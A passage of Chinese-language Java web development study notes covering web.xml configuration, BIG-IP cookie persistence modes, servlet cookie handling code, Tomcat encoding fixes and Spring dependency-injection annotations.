    <exception-type>java.lang.NullException</exception-type>
```

```
    <location>/error.jsp</location>
```

```
</error-page>
```

上面配置了当系统发生 java.lang.NullException（即空指针异常）时，跳转到错误处理页面 error.jsp

12、TLD 配置

```
<taglib>
```

```
    <taglib-uri>http://jakarta.apache.org/tomcat/debug-taglib</taglib-uri>
```

```
    <taglib-location>/WEB-INF/jsp/debug-taglib.tld</taglib-location>
```

```
</taglib>
```

如果 MyEclipse 一直在报错,应该把<taglib> 放到 <jsp-config>中

view source

```
<jsp-config>
```

```
    <taglib>
```

```
        <taglib-uri>http://jakarta.apache.org/tomcat/debug-taglib</taglib-uri>
```

```
        <taglib-location>/WEB-INF/pager-taglib.tld</taglib-location>
```

```
    </taglib>
```

```
</jsp-config>
```

13、资源管理对象配置

```
<resource-env-ref>
```

```
    <resource-env-ref-name>jms/StockQueue</resource-env-ref-name>
```

```
</resource-env-ref>
```

14、资源工厂配置

```
<resource-ref>
```

```
    <res-ref-name>mail/Session</res-ref-name>
```

```
    <res-type>javax.mail.Session</res-type>
```

```
    <res-auth>Container</res-auth>
```

```
</resource-ref>
```

配置数据库连接池就可在此配置:

```
<resource-ref>
```

```
    <description>JNDI JDBC DataSource of shop</description>
```

```
    <res-ref-name>jdbc/sample_db</res-ref-name>
```

```
    <res-type>javax.sql.DataSource</res-type>
```

```
    <res-auth>Container</res-auth>
```

```
</resource-ref>
```

15、安全限制配置

```
<security-constraint>
```

```
    <display-name>Example Security Constraint</display-name>
```

```
    <web-resource-collection>
```

```
        <web-resource-name>Protected Area</web-resource-name>
```

```
        <url-pattern>/jsp/security/protected/*</url-pattern>
```

```
        <http-method>DELETE</http-method>
```

---

```
<http-method>GET</http-method>
<http-method>POST</http-method>
<http-method>PUT</http-method>
</web-resource-collection>
<auth-constraint>
  <role-name>tomcat</role-name>
  <role-name>role1</role-name>
</auth-constraint>
</security-constraint>
```

#### 16、登陆验证配置

```
<login-config>
  <auth-method>FORM</auth-method>
  <realm-name>Example-Based Authentication Area</realm-name>
  <form-login-config>
    <form-login-page>/jsp/security/protected/login.jsp</form-login-page>
    <form-error-page>/jsp/security/protected/error.jsp</form-error-page>
  </form-login-config>
</login-config>
```

17、安全角色： security-role 元素给出安全角色的一个列表，这些角色将出现在 servlet 元素内的 security-role-ref 元素的 role-name 子元素中。

分别地声明角色可使高级 IDE 处理安全信息更为容易。

```
<security-role>
  <role-name>tomcat</role-name>
</security-role>
```

#### 18、Web 环境参数： env-entry 元素声明 Web 应用的环境项

```
<env-entry>
  <env-entry-name>minExemptions</env-entry-name>
  <env-entry-value>1</env-entry-value>
  <env-entry-type>java.lang.Integer</env-entry-type>
</env-entry>
```

#### 19、EJB 声明

```
<ejb-ref>
  <description>Example EJB reference</decription>
  <ejb-ref-name>ejb/Account</ejb-ref-name>
  <ejb-ref-type>Entity</ejb-ref-type>
  <home>com.mycompany.mypackage.AccountHome</home>
  <remote>com.mycompany.mypackage.Account</remote>
</ejb-ref>
```

#### 20、本地 EJB 声明

```
<ejb-local-ref>
  <description>Example Loacal EJB reference</decription>
  <ejb-ref-name>ejb/ProcessOrder</ejb-ref-name>
  <ejb-ref-type>Session</ejb-ref-type>
  <local-home>com.mycompany.mypackage.ProcessOrderHome</local-home>
  <local>com.mycompany.mypackage.ProcessOrder</local>
```

---

</ejb-local-ref>

## 21、配置 DWR

```
<servlet>
    <servlet-name>dwr-invoker</servlet-name>
    <servlet-class>uk.ltd.getahead.dwr.DWRServlet</servlet-class>
</servlet>
<servlet-mapping>
    <servlet-name>dwr-invoker</servlet-name>
    <url-pattern>/dwr/*</url-pattern>
</servlet-mapping>
```

## 22、配置 Struts

```
<display-name>Struts Blank Application</display-name>
<servlet>
    <servlet-name>action</servlet-name>
    <servlet-class>org.apache.struts.action.ActionServlet</servlet-class>
    <init-param>
        <param-name>detail</param-name>
        <param-value>2</param-value>
    </init-param>
    <init-param>
        <param-name>debug</param-name>
        <param-value>2</param-value>
    </init-param>
    <init-param>
        <param-name>config</param-name>
        <param-value>/WEB-INF/struts-config.xml</param-value>
    </init-param>
    <init-param>
        <param-name>application</param-name>
        <param-value>ApplicationResources</param-value>
    </init-param>
    <load-on-startup>2</load-on-startup>
</servlet>
<servlet-mapping>
    <servlet-name>action</servlet-name>
    <url-pattern>*.do</url-pattern>
</servlet-mapping>
<welcome-file-list>
    <welcome-file>index.jsp</welcome-file>
</welcome-file-list>

<!-- Struts Tag Library Descriptors -->
<taglib>
    <taglib-uri>struts-bean</taglib-uri>
    <taglib-location>/WEB-INF/tld/struts-bean.tld</taglib-location>
```

---

```

</taglib>
<taglib>
    <taglib-uri>struts-html</taglib-uri>
    <taglib-location>/WEB-INF/tld/struts-html.tld</taglib-location>
</taglib>
<taglib>
    <taglib-uri>struts-nested</taglib-uri>
    <taglib-location>/WEB-INF/tld/struts-nested.tld</taglib-location>
</taglib>
<taglib>
    <taglib-uri>struts-logic</taglib-uri>
    <taglib-location>/WEB-INF/tld/struts-logic.tld</taglib-location>
</taglib>
<taglib>
    <taglib-uri>struts-tiles</taglib-uri>
    <taglib-location>/WEB-INF/tld/struts-tiles.tld</taglib-location>
</taglib>

```

23、配置 Spring（基本上都是在 Struts 中配置的）

<!-- 指定 spring 配置文件位置 -->

```

<context-param>
    <param-name>contextConfigLocation</param-name>
    <param-value>
        <!--加载多个 spring 配置文件 -->
        /WEB-INF/applicationContext.xml, /WEB-INF/action-servlet.xml
    </param-value>
</context-param>

```

<!-- 定义 SPRING 监听器，加载 spring -->

```

<listener>
    <listener-class>org.springframework.web.context.ContextLoaderListener</listener-class>
</listener>
<listener>
    <listener-class>org.springframework.web.context.request.RequestContextListener</listener-class>
</listener>

```

### 3.4 有关跳转

1.request.getRequestDispatcher("xxx.jsp").forward(request,response);

这是服务器跳转

2.response.sendRedirect("xxx.jsp");

这是客户端跳转

---

## 3.5 Cookie 相关

### 3.5.1 基于 cookie 的会话保持

<http://home.51.com/woaisini520/diary/item/10046615.html>

#### 1 cookie 插入模式:

在 Cookie 插入模式下, BIGIP 将负责插入 cookie, 后端服务器无需作出任何修改. 当客户进行第一次请求时, 客户 HTTP 请求 (不带 cookie) 进入 BIGIP, BIGIP 根据负载平衡算法策略选择后端一台服务器, 并将请求发送至该服务器, 后端服务器进行 HTTP 回复 (不带 cookie) 被发回 BIGIP, 然后 BIGIP 插入 cookie, 将 HTTP 回复返回到客户端. 当客户请求再次发生时, 客户 HTTP 请求 (带有上次 BIGIP 插入的 cookie) 进入 BIGIP, 然后 BIGIP 读出 cookie 里的会话保持数值, 将 HTTP 请求 (带有与上面同样的 cookie) 发到指定的服务器, 然后后端服务器进行请求回复, 由于服务器并不写入 cookie, HTTP 回复将不带有 cookie, 恢复流量再次经过进入 BIGIP 时, BIGIP 再次写入更新后的会话保持 cookie。

#### 2 Cookie 重写模式

当客户进行第一次请求时, 客户 HTTP 请求 (不带 cookie) 进入 BIGIP, BIGIP 根据负载平衡算法策略选择后端一台服务器, 并将请求发送至该服务器, 后端服务器进行 HTTP 回复一个空白的 cookie 并发回 BIGIP, 然后 BIGIP 重新在 cookie 里写入会话保持数值, 将 HTTP 回复返回到客户端. 当客户请求再次发生时, 客户 HTTP 请求 (带有上次 BIGIP 重写的 cookie) 进入 BIGIP, 然后 BIGIP 读出 cookie 里的会话保持数值, 将 HTTP 请求 (带有与上面同样的 cookie) 发到指定的服务器, 然后后端服务器进行请求回复, HTTP 回复里又将带有空的 cookie, 恢复流量再次经过进入 BIGIP 时, BIGIP 再次写入更新后会话保持数值到该 cookie。

#### 3 Passive Cookie 模式, 服务器使用特定信息来设置 cookie。

当客户进行第一次请求时, 客户 HTTP 请求 (不带 cookie) 进入 BIGIP, BIGIP 根据负载平衡算法策略选择后端一台服务器, 并将请求发送至该服务器, 后端服务器进行 HTTP 回复一个 cookie 并发回 BIGIP, 然后 BIGIP 将带有服务器写的 cookie 值的 HTTP 回复返回到客户端. 当客户请求再次发生时, 客户 HTTP 请求 (带有上次服务器写的 cookie) 进入 BIGIP, 然后 BIGIP 根据 cookie 里的会话保持数值, 将 HTTP 请求 (带有与上面同样的 cookie) 发到指定的服务器, 然后后端服务器进行请求回复, HTTP 回复里又将带有更新的会话保持 cookie, 恢复流量再次经过进入 BIGIP 时, BIGIP 将带有该 cookie 的请求回复给客户端。

#### 4 Cookie Hash 模式:

当客户进行第一次请求时, 客户 HTTP 请求 (不带 cookie) 进入 BIGIP, BIGIP 根据负载平衡算法策略选择后端一台服务器, 并将请求发送至该服务器, 后端服务器进行 HTTP 回复一个 cookie 并发回 BIGIP, 然后 BIGIP 将带有服务器写的 cookie 值的 HTTP 回复返回到客户端. 当客户请求再次发生时, 客户 HTTP 请求 (带有上次服务器写的 cookie) 进入 BIGIP, 然后 BIGIP 根据 cookie 里的一定的某个字节的字节数来决定后台服务器接受请求, 将 HTTP 请求 (带有与上面同样的 cookie) 发到指定的服务器, 然后后端服务器进行请求回复, HTTP 回复里又将带有更新后的 cookie, 恢复流量再次经过进入 BIGIP 时, BIGIP 将带有该 cookie 的请求回复给客户端。

---

### 3.5.2 Cookie 的 Java 操作

```
/**
 * 读取所有 cookie
 * 注意二、从客户端读取 Cookie 时，包括 maxAge 在内的其他属性都是不可读的，也不会被提交。浏览器提交 Cookie 时只会提交 name 与 value 属性。maxAge 属性只被浏览器用来判断 Cookie 是否过期
 * @param request
 * @param response
 */
@RequestMapping("/showCookies")
public void showCookies(HttpServletRequest request, HttpServletResponse response ){

    Cookie[] cookies = request.getCookies();//这样便可以获取一个 cookie 数组
    if (null==cookies) {
        System.out.println("没有 cookie=====");
    } else {
        for(Cookie cookie : cookies){
            System.out.println("name:"+cookie.getName()+" ,value:"+ cookie.getValue());
        }
    }

}
/**
 * 添加 cookie
 * @param response
 * @param name
 * @param value
 */
@RequestMapping("/addCookie")
public void addCookie(HttpServletResponse response,String name,String value){
    Cookie cookie = new Cookie(name.trim(), value.trim());
    cookie.setMaxAge(30 * 60);// 设置为 30min
    cookie.setPath("/");
    System.out.println("已添加=====");
    response.addCookie(cookie);
}
/**
 * 修改 cookie
 * @param request
 * @param response
 * @param name
 * @param value
 * 注意一、修改、删除 Cookie 时，新建的 Cookie 除 value、maxAge 之外的所有属性，例如 name、path、domain 等，都要与原 Cookie 完全一样。否则，浏览器将视为两个不同的 Cookie 不
```



予覆盖，导致修改、删除失败。

```
    */
    @RequestMapping("/editCookie")
    public void editCookie(HttpServletRequest request, HttpServletResponse response, String
name, String value){
        Cookie[] cookies = request.getCookies();
        if (null==cookies) {
            System.out.println("没有 cookie=====");
        } else {
            for(Cookie cookie : cookies){
                if(cookie.getName().equals(name)){
                    System.out.println("原值为:"+cookie.getValue());
                    cookie.setValue(value);
                    cookie.setPath("/");
                    cookie.setMaxAge(30 * 60);// 设置为 30min
                    System.out.println("被修改的 cookie 名字为:"+cookie.getName()+",新值
为:"+cookie.getValue());

                    response.addCookie(cookie);
                    break;
                }
            }
        }
    }
}
/**
 * 删除 cookie
 * @param request
 * @param response
 * @param name
 */
@RequestMapping("/delCookie")
public void delCookie(HttpServletRequest request, HttpServletResponse response, String
name){
    Cookie[] cookies = request.getCookies();
    if (null==cookies) {
        System.out.println("没有 cookie=====");
    } else {
        for(Cookie cookie : cookies){
            if(cookie.getName().equals(name)){
                cookie.setValue(null);
                cookie.setMaxAge(0);// 立即销毁 cookie
                cookie.setPath("/");
                System.out.println("被删除的 cookie 名字为:"+cookie.getName());
                response.addCookie(cookie);
                break;
            }
        }
    }
}
```

---

```

        }
    }
}

/**
 * 根据名字获取 cookie
 * @param request
 * @param name cookie 名字
 * @return
 */
public Cookie getCookieByName(HttpServletRequest request,String name){
    Map<String,Cookie> cookieMap = ReadCookieMap(request);
    if(cookieMap.containsKey(name)){
        Cookie cookie = (Cookie)cookieMap.get(name);
        return cookie;
    }else{
        return null;
    }
}

/**
 * 将 cookie 封装到 Map 里面
 * @param request
 * @return
 */
private Map<String,Cookie> ReadCookieMap(HttpServletRequest request){
    Map<String,Cookie> cookieMap = new HashMap<String,Cookie>();
    Cookie[] cookies = request.getCookies();
    if(null!=cookies){
        for(Cookie cookie : cookies){
            cookieMap.put(cookie.getName(), cookie);
        }
    }
    return cookieMap;
}

```

### 3.5.3 Javaee 中的 cookie 操作

javax.servlet.http.Cookie

创建一个 cookie, cookie 是 servlet 发送到 Web 浏览器的少量信息, 这些信息由浏览器保存, 然

---

后发送回服务器。cookie 的值可以唯一地标识客户端，因此 cookie 常用于会话管理。

一个 cookie 拥有一个名称、一个值和一些可选属性，比如注释、路径和域限定符、最大生存时间和版本号。一些 Web 浏览器在处理可选属性方面存在 bug，因此有节制地使用这些属性可提高 servlet 的互操作性。

servlet 通过使用 `HttpServletResponse#addCookie` 方法将 cookie 发送到浏览器，该方法将字段添加到 HTTP 响应头，以便一次一个地将 cookie 发送到浏览器。浏览器应该支持每台 Web 服务器有 20 个 cookie，总共有 300 个 cookie，并且可能将每个 cookie 的大小限定为 4 KB。

浏览器通过向 HTTP 请求头添加字段将 cookie 返回给 servlet。可使用 `HttpServletRequest#getCookies` 方法从请求中获取 cookie。一些 cookie 可能有相同的名称，但却有不同的路径属性。

cookie 影响使用它们的 Web 页面的缓存。HTTP 1.0 不会缓存那些使用通过此类创建的 cookie 的页面。此类不支持 HTTP 1.1 中定义的缓存控件。

此类支持版本 0（遵守 Netscape 协议）和版本 1（遵守 RFC 2109 协议）cookie 规范。默认情况下，cookie 是使用版本 0 创建的，以确保最佳互操作性。

`Cookie(String name, String value)`

zh\_cn

构造带指定名称和值的 cookie。

名称必须遵守 RFC 2109。这意味着它只能包含 ASCII 字母数字字符，不能包含逗号、分号或空格，也不能以 \$ 字符开头。cookie 的名称在创建之后不得更改。

该值可以是服务器选择发送的任何值。可能只有该服务器需要其值。cookie 的值在使用 `setValue` 方法创建后可以更改。

默认情况下，根据 Netscape cookie 规范创建 cookie。可以使用 `setVersion` 方法更改版本。name 指定 cookie 名称的 String

value 指定 cookie 值的 String

Throws `IllegalArgumentException`: zh\_cn

如果 cookie 名称包含非法字符（例如，逗号、空格或分号），或者它是为了供 cookie 协议使用而保留的标记之一

`setComment(String purpose)` 发送注释

`getComment()` 获取注释

`setDomain(String pattern)` 指定应在其中显示此 cookie 的域。

RFC 2109 指定了域名的形式。域名以点 (.foo.com) 开头，意味着在指定域名系统（Domain Name System, DNS）区域中（例如，www.foo.com，但不是 a.b.foo.com）cookie 对于服务器是可见的。默认情况下，cookie 只返回给发送它们的服务器。

`getDomain()` 返回为此 cookie 设置的域名。域名形式是根据 RFC 2109 设置的。

`setMaxAge(int expiry)` 设置 cookie 的最大生存时间，以秒为单位。

正值表示 cookie 将在经过该值表示的秒数后过期。注意，该值是 cookie 过期的最大生存时间，不是 cookie 的当前生存时间。

负值意味着 cookie 不会被持久存储，将在 Web 浏览器退出时删除。0 值会导致删除

`getMaxAge()` 返回以秒为单位指定的 cookie 的最大生存时间，默认情况下，-1 指示该 cookie 将保留到浏览器关闭为止。

`getName()` 返回 cookie 的名称。名称在创建之后不得更改。

---

`setPath(String uri)` 指定客户端应该返回 cookie 的路径。

cookie 对于指定目录中的所有页面及该目录子目录中的所有页面都是可见的。cookie 的路径必须包括设置 cookie 的 servlet，例如 `/catalog`，它使 cookie 对于服务器上 `/catalog` 下的所有目录都是可见的。

`setSecure(boolean flag)` 指示浏览器是否只能使用安全协议（如 HTTPS 或 SSL）发送 cookie。

默认值为 `false`。如果为 `true`，则仅在使用安全协议时将 cookie 从浏览器发送到服务器；如果为 `false`，则在使用任何协议时都可以发送

`setValue(String newValue)` 在创建 cookie 之后将新值分配给 cookie。如果使用二进制值，则可能需要使用 BASE64 编码。对于 Version 0 cookie，值不应包含空格、方括号、圆括号、等号、逗号、双引号、斜杠、问号、at 符号、冒号和分号。空值在所有浏览器上的行为不一定相同。

`setVersion(int v)` 设置此 cookie 遵守的 cookie 协议版本。版本 0 遵守原始 Netscape cookie 规范。版本 1 遵守 RFC 2109。

`setHttpOnly`

`public void setHttpOnly(boolean isHttpOnly)` Marks or unmarks this cookie as HttpOnly. If `isHttpOnly` is set to true, this cookie is marked as HttpOnly, by adding the HttpOnly attribute to it.

### 3.6 ResponseBody 乱码解决

<http://fableking.iteye.com/blog/1577274>

SpringMVC 的 `@ResponseBody` 注解可以将请求方法返回的对象直接转换成 JSON 对象，但是当返回值是 `String` 的时候，中文会乱码

原因是因为其中字符串转换和对象转换用的是两个转换器，而 `String` 的转换器中固定了转换编码为 "ISO-8859-1"

网上也很多种解决方法，有通过配置 Bean 编码的，也有自己重写转换器的，我这里多次尝试未果，只能自己解决。

有两种解决办法：

1. 返回字符串时，将字符串结果转换

`produces = {"application/json;charset=UTF-8"}`

### 3.7 Tomcat 乱码与 Resin 不乱码的异同

<!-- 著名 Character Encoding filter -->

<filter>

<filter-name>encodingFilter</filter-name>

<filter-class>org.springframework.web.filter.CharacterEncodingFilter</filter-class>

<init-param>

<param-name>encoding</param-name>

<param-value>UTF-8</param-value>

</init-param>

<init-param>

<param-name>forceEncoding</param-name>

```
<param-value>true</param-value>
</init-param>
</filter>

<filter-mapping>
  <filter-name>encodingFilter</filter-name>
  <url-pattern>/*</url-pattern>
</filter-mapping>
```

首先检查 web.xml encodingFilter 没有差别,再看 jsp 页面的 pageEncoding 和 charset 都是 utf-8,也没有区别,window.location.href 提交也没有区别只是一个服务器是用 tomcat,一个是用 resin。

客户端提交数据到服务有两种方式 GET 和 POST

#### 1.get 方式

数据直接在 url 上进行拼接,使用&分隔 key-value 对.但有时 key,value 会出现中文等对于 html 标准来说不安全的字符 html 标准说。除了字符”a”-”z”, ”A”-”Z”, ”0” -”9” , ”.”, ”-”, ”\*”, 和”\_” 其他的字符都是不安全的,需要进行编码.其中” “空格会被编码成+号

当出现不安全字符时,在发送到服务器之前,浏览器会将这些参数值进行编码,一般推荐是使用 utf-8 编码格式.

字符被转换为 1 个或者多个字节,然后每个字节都被表示成”%xy”格式的由 3 个字符组成的字符串,xy 是字节的 2 位 16 进制的表示.

也可以使用 javascript 对数据进行 encodeURIComponent(url);

现在的 url 就成了 ASCII 范围内的字符了,然后以 iso-8859-1 的编码方式转换成二进制随着请求头一起发送出去,对于 get 方法来说,没有请求实体,含有数据的 url 都在请求头里面

请注意,其实这里进行了两次编码,第一次是使用 UTF8,第二次使用 iso-8859-1 编码成能在网络上传输二进制 101010…。现在问题来到了服务器端,每种服务器默认的编码方式都可能不同,比如 tomcat 默认编码就是 iso-8859-1,而 resin 默认编码是 utf-8。按道理服务器端也会做两次的解码动作,第一次是对二进制内容的 iso-8859-1 的解码,第二次是使用服务器默认的编码对数据进行解码,因此我们使用 request.getParameter(“name”)得到的数据是经过两次解码的.

当 tomcat 使用 iso-8859-1 对数据进行第二次解码时,因为对应客户端编码是 utf8,因此我们使用 request.getParameter(“name”)就肯定乱码.如果我们不去改变 tomcat 的默认编码,可以使用 new String(request.getParameter(“name”).getBytes(“iso-8859-1 ” ), “utf-8 ” ); 手工重新解码.request.setCharacterEncoding(“utf-8”)这种方式对于 get 方式提交数据是无效的,但是对 post 方式提交数据却是有效的.因为 get 没有 request body.通常的做法还是修改 tomcat 的默认编码:在 server.xml 中的 connector 加上 URIEncoding=“UTF-8”即可,但是这种方法在重启后会失效。

#### 2.post 方式

post 方式提交的数据也是必须进行编码的.

如果 form 所在 html 文件指定了编码,就使用那个编码进行 url 编码.

总结:为了防止出现乱码,一般系统相关的文件都设成 utf8 格式,web 服务器,java 服务器,数据库的编码格式都设为 utf8.这样一般比较少出现乱码问题.还有就是尽量使用 post 方式提交数据,一个是因为 url 的长度是有限制的,而 get 方式是将数据拼接到 url 上的.This entry was posted in 问题与解决. Bookmark the permalink.

---

## 3.8 Jsp 直接使用 Java 的方法

可以把整个对象放在 request 中，传递给 jsp。

```
<% @ page import="cn.useradmin.util.*"%>
<%!
private static String getIpAdd(String ip){
    String ipAddress="",result="";
    IpAddressConverter ipAdd=new IpAddressConverter();
    try{
        ipAddress = ipAdd.getLocationByIp(ip);
    }catch(Exception e){
        ipAddress="0";
    }
    if("0".equals(ipAddress)||"IA".equals(ipAddress)){
        result="<a                                href=\"http://www.ip138.com/ips138.asp?ip="+ip+"\"
target=\"_blank\">"+ip+"</a>"+ "("+ipAddress+")";
    }else{
        result=ip+" (" +ipAddress+)";
    }
    return result;
}
%>

<c:set var="ip" value="${loginLogInfo.userIP}" scope="session"></c:set>
<td><%=getIpAdd((String)session.getAttribute("ip"))%></td>

<c:if test="${ipAddress eq '0' || ipAddress eq 'IA'}">
    <td><a                                href="http://www.ip138.com/ips138.asp?ip=${loginLogInfo.userIP}"
target="_blank">${loginLogInfo.userIP} </a>(${ipAddress})</td>
</c:if>
```

## 3.8 Tomcat6 与 Tomcat7 的区别

问题：

The function getLocationByIp must be used with a prefix when a default namespace is not specified

原因：tomcat 6 的错误

<http://stackoverflow.com/questions/13017348/org-apache-jasper-jasperexception-the-function-test-must-be-used-with-a-prefix>

---

## 第四章 Spring 的学习

### 4.1 Spring@Autowired 含义

<http://bbs.csdn.net/topics/390175654>

@Autowired 注解是按类型装配依赖对象,默认情况下它要求依赖对象必须存在,如果允许 null 值,可以设置它 required 属性为 false。如果我们想使用按名称装配,可以结合 @Qualifier 注解一起使用。如下:

```
@Autowired @Qualifier("personDaoBean")
private PersonDao personDao;
```

@Resource 注解和 @Autowired 一样,也可以标注在字段或属性的 setter 方法上,但它默认按名称装配。名称可以通过 @Resource 的 name 属性指定,如果没有指定 name 属性,当注解标注在字段上,即默认取字段的名称作为 bean 名称寻找依赖对象,当注解标注在属性的 setter 方法上,即默认取属性名作为 bean 名称寻找依赖对象。

---

```
@Resource(name="personDaoBean")
private PersonDao personDao;//用于字段上
```

注意：如果没有指定 name 属性，并且按照默认的名称仍然找不到依赖对象时，@Resource 注解会回退到按类型装配。但一旦指定了 name 属性，就只能按名称装配了。

## 4.2 Spring AOP 的注解

[http://www.360doc.com/content/10/1118/16/2371584\\_70449913.shtml](http://www.360doc.com/content/10/1118/16/2371584_70449913.shtml)

<http://www.iteye.com/topic/1121784>

<http://www.iteye.com/topic/295348>

<http://blog.csdn.net/wangshfa/article/details/9712379>

<http://blog.csdn.net/pk490525/article/details/8096326>

spring 提供相关的几个 Annotation 来标注 bean 先列出来

@Component: 标注一个普通的 spring bean

@Controller: 标注一个控制器组件类如 action

@Service: 标注一个逻辑控制类如 Service 层

@Repository: 标注一个持久层 Dao 组件类

再列几个

@Scope: 相信大家对这个不陌生吧，表示 bean 的作用域，使用方式：Scope("prototype")

@Resource: 配合依赖，使用方式：Resource(name="XXXX") 等同于 xml 中的配置<property .....  
ref="XXXX" />

@Autowired: 自动装配，默认按照 type 装配，如果需要按照 name 装配就需要和下面的相结合了

@Qualifier

针对自动装配下面展示两种写法分别表示属性修饰和 set 方式修饰：

```
@Autowired
```

```
@Qualifier("XXXX")
```

```
private XXXX xxxx;
```

```
-----
@Autowired
```

```
public void setXXX(@Qualifier("xxxx") XXX xxx){}
```

[http://www.oschina.net/code/snippet\\_246557\\_9205](http://www.oschina.net/code/snippet_246557_9205)

此段小代码演示了 spring aop 中 @Around @Before @After 三个注解的区别

@Before 是在所拦截方法执行之前执行一段逻辑。

@After 是在所拦截方法执行之后执行一段逻辑。

@Around 是可以同时也在所拦截方法的前后执行一段逻辑。

@RequestParam

<http://blog.csdn.net/hellostory/article/details/7519358>



---

使用 SpringMVC 注解@RequestParam(value="XXX",required=false)时需要注意的问题

```
@RequestMapping(value = "/index")
public String index(@RequestParam(value = "action", required = false)
String action, @RequestParam(value = "notIncludeTypeId", required = false)
int notIncludeTypeId){
// .... 省略代码
}
```

当可选参数“notIncludeTypeId”为空时，系统出现如下错误：

```
Optional int parameter 'notIncludeTypeId' is not present
but cannot be translated into a null value due to being declared as a primitive type.
Consider declaring it as object wrapper for the corresponding primitive type.
```

错误原因：

当可选参数“notIncludeTypeId”不存在时，Spring 默认将其赋值为 null，但由于 notIncludeTypeId 已定于为基本类型 int，所以赋值失败！

“Consider declaring it as object wrapper for the corresponding primitive type.”建议使用包装类型代替基本类型，如使用“Integer”代替“int”

## 4.3 使用注解来构造 IoC 容器

<http://www.cnblogs.com/xdp-gacl/p/3495887.html>

用注解来向 Spring 容器注册 Bean。需要在 applicationContext.xml 中注册<context:component-scan base-package="package1[,package2,...packageN]"/>。

如：在 base-package 指明一个包

```
1 <context:component-scan base-package="cn.gacl.java"/>
```

表明 cn.gacl.java 包及其子包中，如果某个类的头上带有特定的注解【@Component/@Repository/@Service/@Controller】，就会将这个对象作为 Bean 注册进 Spring 容器。也可以在<context:component-scan base-package=""/>中指定多个包，如：

```
1 <context:component-scan base-package="cn.gacl.dao.impl,cn.gacl.service.impl,cn.gacl.action"/>
```

多个包逗号隔开。

### 1、@Component

@Component

是所有受 Spring 管理组件的通用形式，@Component 注解可以放在类的头上，@Component 不推荐使用。

### 2、@Controller

@Controller 对应表现层的 Bean，也就是 Action，例如：

@Controller

@Scope("prototype")

```
public class UserAction extends BaseAction<User>{
.....
```

---

```
}
```

使用@Controller注解标识 UserAction 之后,就表示要把 UserAction 交给 Spring 容器管理,在 Spring 容器中会存在一个名字为"userAction"的 action,这个名字是根据 UserAction 类名来取的。注意:如果@Controller不指定其 value【@Controller】,则默认的 bean 名字为这个类的类名首字母小写,如果指定 value【@Controller(value="UserAction")】或者【@Controller("UserAction")】,则使用 value 作为 bean 的名字。

这里的 UserAction 还使用了@Scope注解,@Scope("prototype")表示将 Action 的范围声明为原型,可以利用容器的 scope="prototype"来保证每一个请求有一个单独的 Action 来处理,避免 struts 中 Action 的线程安全问题。spring 默认 scope 是单例模式(scope="singleton"),这样只会创建一个 Action 对象,每次访问都是同一 Action 对象,数据不安全, struts2 是要求每次访问都对应不同的 Action, scope="prototype"可以保证当有请求的时候都创建一个 Action 对象

### 3、@ Service

@Service对应的是业务层 Bean,例如:

```
@Service("userService")
public class UserServiceImpl implements UserService {
    .....
}
```

@Service("userService")注解是告诉 Spring,当 Spring 要创建 UserServiceImpl 的实例时,bean 的名字必须叫做"userService",这样当 Action 需要使用 UserServiceImpl 的实例时,就可以由 Spring 创建好的"userService",然后注入给 Action:在 Action 只需要声明一个名字叫"userService"的变量来接收由 Spring 注入的"userService"即可,具体代码如下:

```
1 // 注入 userService
2 @Resource(name = "userService")
3 private UserService userService;
```

注意:在 Action 声明的"userService"变量的类型必须是"ServiceImpl"或者是其父类"UserService",否则由于类型不一致而无法注入,由于 Action 中的声明的"userService"变量使用了@Resource注解去标注,并且指明了其 name = "userService",这就等于告诉 Spring,说我 Action 要实例化一个"userService",你 Spring 快点帮我实例化好,然后给我,当 Spring 看到 userService 变量上的@Resource的注解时,根据其指明的 name 属性可以知道,Action 中需要用到一个 UserServiceImpl 的实例,此时 Spring 就会把自己创建好的名字叫做"userService"的 UserServiceImpl 的实例注入给 Action 中的"userService"变量,帮助 Action 完成 userService 的实例化,这样在 Action 中就不用通过"UserService userService = new UserServiceImpl();"这种最原始的方式去实例化 userService 了。如果没有 Spring,那么当 Action 需要使用 UserServiceImpl 时,必须通过"UserService userService = new UserServiceImpl();"主动去创建实例对象,但使用了 Spring 之后,Action 要使用 UserServiceImpl 时,就不用主动去创建 UserServiceImpl 的实例了,创建 UserServiceImpl 实例已经交给 Spring 来做了, Spring 把创建好的 UserServiceImpl 实例给 Action, Action 拿到就可以直接用了。Action 由原来的主动创建 UserServiceImpl 实例后就可以马上使用,变成了被动等待由 Spring 创建好 UserServiceImpl 实例之后再注入给 Action, Action 才能够使用。这说明 Action 对"ServiceImpl"类的"控制权"已经被"反转"了,原来主动权在自己手上,自己要使用"ServiceImpl"类的实例,自己主动去 new 一个出来马上就可以使用了,但现在自己不能主动去 new"ServiceImpl"类的实例,new"ServiceImpl"类的实例的权力已经被 Spring 拿走了,只有 Spring 才能够 new"ServiceImpl"类的实例,而 Action 只能等 Spring 创建好"ServiceImpl"类的实例后,

再“恳求”Spring 把创建好的“UserServiceImpl”类的实例给他，这样他才能够使用“UserServiceImpl”，这就是 Spring 核心思想“控制反转”，也叫“依赖注入”，“依赖注入”也很好理解，Action 需要使用 UserServiceImpl 干活，那么就是对 UserServiceImpl 产生了依赖，Spring 把 Action 需要依赖的 UserServiceImpl 注入(也就是“给”)给 Action，这就是所谓的“依赖注入”。对 Action 而言，Action 依赖什么东西，就请求 Spring 注入给他，对 Spring 而言，Action 需要什么，Spring 就主动注入给他。

#### 4、@ Repository

@Repository 对应数据访问层 Bean，例如：

```
1 @Repository(value="userDao")
2 public class UserDaoImpl extends BaseDaoImpl<User> {
3     .....
4 }
```

@Repository(value="userDao") 注解是告诉 Spring，让 Spring 创建一个名字叫“userDao”的 UserDaoImpl 实例。

当 Service 需要使用 Spring 创建的名字叫“userDao”的 UserDaoImpl 实例时，就可以使用 @Resource(name = "userDao") 注解告诉 Spring，Spring 把创建好的 userDao 注入给 Service 即可。

```
1 // 注入 userDao，从数据库中根据用户 Id 取出指定用户时需要用到
2 @Resource(name = "userDao")
3 private BaseDao<User> userDao;
```

## 4.4 Spring 注解的再认识

<http://my.oschina.net/ydsakyclguozi/blog/467744>

spring 注解：

Spring 2.5 中除了提供 @Component 注释外，还定义了几个拥有特殊语义的注释，它们分别是：@Repository、@Service 和 @Controller。

在目前的 Spring 版本中，这 3 个注释和 @Component 是等效的，但是从注释类的命名上，很容易看出这 3 个注释分别和持久层、业务层和控制层（Web 层）相对应。

虽然目前这 3 个注释和 @Component 相比没有什么新意，但 Spring 将在以后的版本中为它们添加特殊的功能。

所以，如果 Web 应用程序采用了经典的三层分层结构的话，最好在持久层、业务层和控制层分别采用上述注解对分层中的类进行注释。

@Service 用于标注业务层组件

